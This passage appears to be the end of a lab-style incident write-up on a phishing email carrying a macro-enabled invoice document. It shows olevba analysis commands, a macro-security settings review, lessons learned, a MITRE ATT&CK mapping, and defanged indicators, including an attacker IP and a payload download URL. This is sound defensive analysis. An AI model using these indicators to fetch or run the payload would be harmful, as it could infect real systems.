
- olevba edit1-invoice.docm > edit1.vba
- olevba --deobf --reveal edit1.vba > edit1_deobf.vba



```
┌──(kali㉿kali)-[~/Desktop]
└─$ olevba edit1-invoice.docm > edit1.vba

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
edit1-invoice.docm  edit1-invoice.docm.zip  edit1.vba

┌──(kali㉿kali)-[~/Desktop]
└─$ olevba --deobf --reveal edit1.vba > edit1_deobf.vba

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
edit1_deobf.vba  edit1-invoice.docm  edit1-invoice.docm.zip  edit1.vba
```

You can obtain more detailed information by reviewing the "edit1_deobf.vba" file. If there is obfucated data, its deobfuscated versions can be seen. However, no such situation was encountered when the relevant file was checked.

With the decision taken by Microsoft in 2023, the Macro file must be blocked in the default settings. So what should be done if you want to check how the situation is in this system? For this, click on "Macro Security" again via Developer. As can be seen in the relevant window, it is in the "enable" state, while it should be blocked by default. As can be seen below, Microsoft does not recommend this situation.



Macro Settings

○ Disable all macros without notification
○ Disable all macros with notification
○ Disable all macros except digitally signed macros
● Enable all macros (not recommended; potentially dangerous code can run)

Developer Macro Settings

☑ Trust access to the VBA project object model


Source: *hxxps://learn.microsoft.com/en-us/deployoffice/security/internet-macros-blocked*

Lesson Learned

- Phishing tests should be conducted periodically to increase information security awareness among employees.
- Detection/protection rules should be reviewed on Email Security.
- It is recommended to keep the Macro Security Policy in default settings on systems except for business purposes.

Appendix

MITRE



Initial Access
1 techniques
Phishing (1/1) — Spearphishing Attachment

Execution
2 techniques
Command and Scripting Interpreter (2/2) — PowerShell; Windows Command Shell
User Execution (1/1) — Malicious File

Command and Control
3 techniques
Application Layer Protocol (1/1) — Web Protocols
Ingress Tool Transfer
Non-Standard Port

MITRE Tactics	MITRE Techniques
Initial Access	• Phishing: Spearphishing Link
Execution	• Command and Scripting Interpreter: Windows Command Shell • Command and Scripting Interpreter: PowerShell • User Execution: Malicious File
Command And Control	• Ingress Tool Transfer • Application Layer Protocol: Web Protocols • Non-Standart Port

Artifacts

Field	Value
Attacker IP	● 92[.]204.221.16
Sender Mail Address	● jake.admin[@]cybercommunity[.]info
User	● jayne[@]letsdefend[.]io
URL	● hxxp://www.greyhathacker.net/tools/messbox.exe
File	● edit1-invoice.docm
Hash	● 1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0
Exe	● mess.exe ● messbox.exe